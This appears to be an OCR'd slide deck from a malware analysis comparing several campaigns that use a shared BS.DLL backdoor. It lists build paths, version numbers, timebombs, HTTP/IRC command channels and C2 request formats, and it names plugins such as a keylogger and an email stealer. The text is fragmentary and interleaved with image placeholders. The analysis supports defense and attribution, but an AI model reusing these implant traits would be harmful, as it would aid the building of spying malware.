



H.uh?

Operation 1Mission


- ✓No Packer
- ✓Similar FileMapping Object
- ✓Timebomb
- ✓HTTP & IRC
- ✓Similar payload
- Z:\1Mission\Team_Project\
- Version 2.1

1Mission Case 1



1Mission Case 2


1Mission Case 3



1Mission Payload - Communication

- [server_url?no=0&id=&sn=random&sc=md5(id+id+sn+sn)
- id=YN|Y8|co|YH|D3^[calc by reg queries or mac addr]
- Write server response to ~13785.tmp
- Decrypt the file using Base64 and RSA
- HTTP & IRC
- 28 CMD

1Mission Payload - Characteristic




Operation Nstar

- ✓No Packer
- ✓Similar FileMapping Object
- ✓Timebomb
- ✓HTTP & IRC
- ✓Similar payload
- e:\Work\BackUp\2011\nstar_1103
- BsDll.pdb
- Version 2.1

Nstar Payload - Communication

- [server_url?no=0&id=H^[calc by reg queries or mac]&sn=random&sc=md5(id+id+sn+sn)
- Write server response to ~13785.tmp
- Decrypt the file using Base64 and RSA
- HTTP & IRC
- 28 CMD

Nstar Payload - Characteristic




Operation Eaglexp

- ✓No Packer
- ✓Similar FileMapping Object
- ✓Timebomb
- ✓HTTP & IRC
- ✓Similar payload
- d:\VMware\eaglexp(Backup)\
- ✓BsDll.pdb
- Version 2.0

Eaglexp Payload - Communication


- [server_url?no=0&id=M^[calc by reg queries or mac]&sn=random&sc=md5(id+id+sn+sn)
- Write server response to ~13785.tmp
- Decrypt the file using Base64 and RSA
- HTTP & IRC
- 28 CMD

Eaglexp Payload - Characteristic





H.Huh?

BS.DLL and Operations



BS.DLL - Characteristic



Operation Flame

- Version 1.0 – 5.3, 2007-3-7
- HTTP
- ZIP
- Plugins {rootkit, USBDumper, MapFS, Keylogger,Email stealer}

Operation Flame2

- Version 1.1 – 5.6, Year 2008
- IRC -> HTTP & IRC
- Plugins {rootkit, USBDumper, MapFS, Keylogger,Email stealer}
- armyclass, navylogicom, mndjob,…
- RSA KO


Purpose

